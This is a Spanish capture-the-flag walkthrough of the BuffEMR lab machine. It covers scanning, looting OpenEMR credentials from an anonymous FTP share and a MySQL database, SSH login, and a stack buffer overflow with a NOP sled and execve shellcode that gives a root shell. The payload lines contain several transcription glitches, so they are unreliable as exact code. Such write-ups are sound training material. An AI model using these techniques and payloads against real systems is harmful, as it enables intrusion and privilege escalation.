



## BuffEMR

### 1. Enumeración

Para saber la IP de la máquina a la que nos vamos a enfrentar, tenemos que ejecutar el comando arp-scan. En este caso, 192.168.237.129

```
/home/parrot # arp-scan -I ens33 --localnet
Interface: ens33, type: EN10MB, MAC: 00:0c:29:65:08:e0, IPv4: 192.168.237.149
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.237.1 00:50:56:c0:00:08 VMware, Inc.
192.168.237.2 00:50:56:f7:cc:15 VMware, Inc.
192.168.237.129 00:0c:29:dd:14:44 VMware, Inc.
192.168.237.254 00:50:56:e9:28:95 VMware, Inc.
```

Ahora que sabemos la IP, realizamos un Ping a la máquina víctima. Parece que estamos ante una máquina Linux.

```
/home/parrot/HTB/buffemr # ping -c 1 192.168.237.129
PING 192.168.237.129 (192.168.237.129) 56(84) bytes of data.
64 bytes from 192.168.237.129: icmp_seq=1 ttl=64 time=1.94 ms

--- 192.168.237.129 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.941/1.941/1.941/0.000 ms
```

Realizamos un escaneo exhaustivo para conocer los servicios y versión correspondientes a los puertos abiertos que presenta la máquina víctima.

```
File: targeted
# Nmap 7.92 scan initiated Fri Oct 28 17:37:46 2022 as: nmap -sCV -v -n -p 21,22,80 -oN targeted 192.168.237.129
Nmap scan report for 192.168.237.129
Host is up (0.00026s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ |_ drwxr-xr-x   3 0      0          4096 Jun 21  2021 share
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to ::ffff:192.168.237.149
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 2
|_   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 92:4c:ae:7b:01:fe:84:f9:5e:f7:f0:da:91:e4:7a:cf (RSA)
|_   256 95:97:eb:ea:5c:f8:26:94:3c:a7:b6:b4:76:c3:27:9c (ECDSA)
|_   256 cb:1c:d9:56:4f:7a:c0:01:25:cd:98:f6:4e:23:2e:77 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ _http-title: Apache2 Ubuntu Default Page: It works
|_ _http-methods:
|_   Supported Methods: HEAD GET POST OPTIONS
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:0C:29:DD:14:44 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Oct 28 17:37:53 2022 -- 1 IP address (1 host up) scanned in 7.74 seconds
```

Si revisamos el codename, vemos que estamos ante una versión de Ubuntu Bionic.

Ubuntu  
openssh package

Overview Code Bugs Blueprints Translations Answers

### openssh 1:7.6p1-4ubuntu0.3 source package in Ubuntu

#### Changelog

openssh (1:7.6p1-4ubuntu0.3) bionic-security; urgency=medium

- \* SECURITY UPDATE: Incomplete fix for CVE-2019-6111
  - debian/patches/CVE-2019-6111-2.patch: add another fix to the filename check in scp.c.
  - CVE-2019-6111
- \* Fixed inverted CVE numbers in patch filenames and in previous changelog.

-- Marc Deslauriers <email address hidden> Mon, 04 Mar 2019 07:17:51 -0500

---

#### Upload details

Uploaded by:	Uploaded to:
Marc Deslauriers on 2019-03-04	Bionic
Original maintainer:	Architectures:
Ubuntu Developers	any all
Section:	Urgency:
net	Medium Urgency


## 2. Análisis de vulnerabilidades

Lo primero que vemos es que está abierto el puerto 21 (FTP) y permite logarnos de forma anónima. Nos descargamos el contenido de la siguiente forma:


- `wget -r ftp://anonymous@192.168.237.129`

Si revisamos el contenido, vemos un directorio llamado “openemr”.

Abrimos un navegador y revisamos el contenido de la página web que la máquina, en el puerto 80, está sirviendo. Es la página por defecto de Apache. Revisamos el código fuente, pero no vemos nada de interés.



Puede ser que el contenido de la web, esté siendo compartido por el servicio de FTP. Intentamos acceder <http://192.168.237.129/openemr/> y vemos la web. Probamos las credenciales por defecto y no funcionan. Probamos otras típicas y tampoco.



Con el comando “tree” exploramos el directorio que nos hemos descargado.


- `tree -L 3 192.168.237.129`

Nos llama la atención un directorio test. Investigamos su contenido.


```
/home/parrot/HTB/buffemr/content/192.168.237.129/share
cat ./openemr/tests/test.accounts
File: ./openemr/tests/test.accounts
1 this is a test admin account:
2
3 admin:Monster123
```

- Usuario: admin
- Monster123

Con estas credenciales, ganamos acceso al aplicativo.



Si navegamos hasta “about” podemos ver la versión a la que nos estamos enfrentando.



### 3. Explotación e intrusión

Si buscamos vulnerabilidades conocidas de esa versión, tenemos una vía potencial de ejecutar comandos, estando autenticados.

```
/home/parrot/HTB/buffemr
searchsploit -m 45161
Exploit: OpenEMR 5.0.1.3 - Remote Code Execution (Authenticated)
URL: https://www.exploit-db.com/exploits/45161
Path: /usr/share/exploitdb/exploits/php/webapps/45161.py
File Type: ASCII text
Copied to: /home/parrot/HTB/buffemr/45161.py
```

Nos ponemos en escucha con NC.



Si consultamos el /etc/passwd, vemos que existe un usuario llamado "buffemr". Vamos a ver si se acontece un reaprovechamiento de credenciales. Probamos con ssh a conectarnos con el usuario "buffemr" y la clave "Monster123", que obtuvimos anteriormente. Pero no funciona.

Miramos los puertos abiertos, por si podemos aprovecharnos de algún servicio que esté corriendo, pero que no esté expuesto externamente. Vemos que está corriendo MySQL.

```
www-data@buffemr:/tmp$ ss -tltq
State     Recv-Q     Send-Q     Local Address:Port      Peer Address:Port
LISTEN    0          128        127.0.0.1:3306          0.0.0.0:*
```

Revisamos el contenido que nos descargamos por FTP, para ver si tenemos credenciales.

```
grep -lir "3306" _
./openemr/setup.php
./openemr/Documentation/INSTALL
./openemr/Documentation/IPPP_Guides/Process 5-2-0 Importing an OpenEMR file into eIMS Ver 4-0.pdf
./openemr/Documentation/privileged_db/secure_sqlconf.php
./openemr/contrib/uttl/express.php
./openemr/contrib/weno/drugspaidinsert.sql
./openemr/gacl/docs/manual.pdf
./openemr/library/ADODB_mysql_log.php
./openemr/library/ADODB_mysql_mod.php
./openemr/sites/default/sqlconf.php
./openemr/sql/5_0_0-to-5_0_1_upgrade.sql
./openemr/sql/database.sql
./openemr/tests/unit/BaseHarness.class.php
./openemr/tests/unit/InstallerTest.php
```

Revisamos cada fichero hasta que llegamos a "./openemr/sites/default/sqlconf.php". Conseguimos unas nuevas credenciales.

```
File: ./openemr/sites/default/sqlconf.php
<?php
// OpenEMR
// MySQL Config

$host = 'localhost';
$port = '3306';
$login = 'openemruser';
$pass = 'openemruser123456';
$dbase = 'openemr';
```

- Usuario: openemruser
- Clave: openemruser123456

Como no, intentamos ver de nuevo si se reaprovechan las credenciales, con el usuario "buffemr", pero seguimos sin poder conectarnos por SSH.

Nos conectamos al servicio de MySQL con dichas credenciales.

```
www-data@buffemr:/tmp$ mysql -u openemruser -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 258
Server version: 5.7.40-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Encontramos una nueva credencial.

```
mysql> select * from ENCKEYS;
+----+-----+-----+
| id | name  | ENC  |
+----+-----+-----+
| 1  | pdfkey | c2FUM25jcnlwdDNkCg== |
+----+-----+-----+
1 row in set (0.00 sec)
```

Decodificamos esa password, que está en base64 obteniendo: san3ncrypt3d

Probamos por si se trata de la contraseña de "buffemr", pero no. Revisamos el árbol de directorios y encontramos un fichero sospechoso.

```
www-data@buffemr:/tmp$ ls -la /var/
total 64
drwxr-xr-x 15 root root 4096 Jun 21 2021 .
drwxr-xr-x 26 root root 4096 Oct 28 13:18 ..
drwxr-xr-x  2 root root 4096 Oct 29 00:07 backups
drwxr-xr-x 18 root root 4096 Jun 19 2021 cache
drwxrwsrwt  2 root whoopsie 4096 Oct 28 11:36 crash
drwxr-xr-x 69 root root 4096 Oct 28 13:12 lib
drwxrwsr-x  2 root staff 4096 Apr 24 2018 local
lrwxrwxrwx  1 root root 4096  9 Jun 18 2021 lock -> /run/lock
drwxr-xr-x 13 root syslog 4096 Oct 29 00:07 log
drwxrwsr-x  2 root mail 4096 Aug  6 2020 mail
drwxrwsrwt  2 root whoopsie 4096 Aug  6 2020 metrics
drwxr-xr-x  2 root root 4096 Aug  6 2020 opt
lrwxrwxrwx  1 root root 4096  4 Jun 18 2021 run -> /run
drwxr-xr-x 15 root root 4096 Oct 28 11:37 snap
drwxr-xr-x  7 root root 4096 Aug  6 2020 spool
drwxrwsrwt  2 root root 4096 Oct 28 13:16 tmp
-rw-r--r--  1 root root 309 Jun 21 2021 user.zip
drwxr-xr-x  3 root root 4096 Jun 18 2021 www
```

Nos traemos el fichero a nuestra máquina atacante con netcat. Probamos a descomprimir el fichero con la clave san3ncrypt3d, pero no funciona. Lo intentamos con la clave sin decodificar (c2FuM25jcnlwdDNkCg==).

```
/home/parrot/HTB/buffemr/content 38s
unzip user.zip
Archive: user.zip
[user.zip] user.lst password:
replace user.lst? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
inflating: user.lst
```

Revisamos el contenido del fichero.

```
cat user.lst
File: user.lst
1  This file contain sensitive information, therefore, should be always encrypted at rest.
2
3  buffemr - lamgr00t
4
5  ***** Only I can SSH in *****
```

Usuario: buffemr

Clave: lamgr00t

Probamos a conectarnos por SSH y ganamos acceso como buffemr.

```
/home/parrot/HTB/buffemr/content
ssh buffemr@192.168.237.129
buffemr@192.168.237.129's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

96 packages can be updated.
1 update is a security update.

New release '20.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
*** System restart required ***
Last login: Thu Jun 24 10:01:00 2021 from 10.0.0.154
```



```
gef> pattern offset $eip
[+] Searching for '$eip'
[+] Found at offset 512 (little-endian search) likely
[+] Found at offset 320 (big-endian search)
gef> █
```

Para comprobarlo, lo hacemos de la siguiente forma:

```
gef> r $(python3 -c 'print("A"*512 + "B"*4)')
```

Vemos que el eip se ha sobrescrito con "BBBB".

```
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────── registers ─────────────────────────────────────────────────────────────────────────────────
$eax : 0xfffffccc → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]
$ebx : 0x41414141 ("AAAA"?
$ecx : 0xffffd640 → "AAAAAAAAAAAAABBBB"
$edx : 0xffffd1c1 → "AAAAAAAAAAAAABBBB"
$esp : 0xffffd1d0 → 0xffffd400 → 0x51c1d3b1
$ebp : 0x41414141 ("AAAA"?
$esi : 0xf7d97000 → 0x001e4d6c → dontexecute
$edi : 0xf7d97000 → 0x001e4d6c
$eip : 0x42424242 ("BBBB"?
$eflags: [Zero carry PARITY adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x03
──────────────────────────────────────────────────────────────────────────────── stack ─────────────────────────────────────────────────────────────────────────────────
0xffffd1d0+0x0000: 0xffffd400 → 0x51c1d3b1 → $esp
0xffffd1d4+0x0004: 0xffffd2a4 → 0xffffd41e → "/home/parrot/HTB/buffemr/content/dontexecute"
0xffffd1d8+0x0008: 0xffffd2b0 → 0xffffd650 → "LANG=es_ES.UTF-8"
0xffffd1dc+0x000c: 0x565556e2 → <main+20> add eax, 0x10e2
0xffffd1e0+0x0010: 0xffffd200 → 0x00000002
0xffffd1e4+0x0014: 0x00000000
0xffffd1e8+0x0018: 0x00000000
0xffffd1ec+0x001c: 0xf7bce46 → <_libc_start_main+262> add esp, 0x10
code:x86:32
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x42424242
──────────────────────────────────────────────────────────────────────────────── threads ─────────────────────────────────────────────────────────────────────────────────
[#0] Id 1, Name: "dontexecute", stopped 0x42424242 in ?? (), reason: SIGSEGV
trace
```

Para evitar los pequeños desajustes de ejecutarlo dentro del gef y fuera, vamos a meternos NOPS (No Operation Code, x90).

Buscamos un shellcode en Google.

Y nos copiamos el shellcode:

```
.har shellcode[] = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70"
                    "\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73"
                    "\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52"
                    "\x51\x53\x89\xe1\xcd\x80";
```

Como un una shellcode de 33 bytes, se lo tenemos que restar a los 512. Que nos da 479. Por lo que nuestro patrón quedaría de la siguiente forma:

```
gef> r $(python3 -c 'print("\x90"*479 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80" + "B"*4)')
```

- r \$(python3 -c 'print("\x90"\*479 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80" + "B"\*4)')

Lo ejecutamos ahora en la máquina víctima:

```
(gdb) r $!python -c 'print("\x98"*479 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x88" + "B"*4);'
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /opt/dontexecute $!python -c 'print("\x98"*479 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x88" + "B"*4);'
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb)
```

Podemos ver los valores actuales:

```
(gdb) i r
eax      0xffffd08c      -12148
ecx      0xffffd6c0      -10560
edx      0xffffd28a      -11638
ebx      0x535152e3      1397838563
esp      0xffffd290      0xffffd290
ebp      0x80cde189      0x80cde189
esi      0xf7e31000      -136114176
edi      0x0              0
eip      0x42424242      0x42424242
eflags   0x10282 [ SF IF RF ]
cs       0x23              35
ss       0x2b              43
ds       0x2b              43
es       0x2b              43
fs       0x0              0
gs       0x63              99
```

Vemos la pila:

```
(gdb) x/300wx $esp
```

Los 0x90909090 son los NOPs que hemos metido. Nuestra shell code empieza a partir de lo marcado en rojo.

```
0xffffd600: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffd610: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffd620: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffd630: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffd640: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffd650: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffd660: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffd670: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffd680: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffd690: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffd6a0: 0x580b6a90 0x68665299 0xe189702d 0x68686a52
0xffffd6b0: 0x7361622f 0x69622f68 0x52e3896e 0xe1895351
0xffffd6c0: 0x42424242 0x42424242 0x42424242 0x42424242
```

- r \$(python -c 'print "\x98"\*479 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x88" + "\x10\xd6\xff\xff"')

```
(gdb) r $(python -c 'print "\x98"*479 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x88" + "\x10\xd6\xff\xff"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /opt/dontexecute $(python -c 'print "\x98"*479 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x88" + "\x10\xd6\xff\xff"')
Process 4028 is executing new program: /bin/bash.
```

Vemos que nos ejecuta la bash, y esto es buena señal. Lo ejecutamos directamente en la shell y conseguimos ganar acceso como root.

```
buffear@buffear:~/opt$ ./dontexecute $(python -c 'print "\x98"*479 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x88" + "\x10\xd6\xff\xff"')
buffear-4.4# whoami
buffear-4.4# whoami
buffear-4.4# command not found
buffear-4.4# whoami
root
buffear-4.4#
```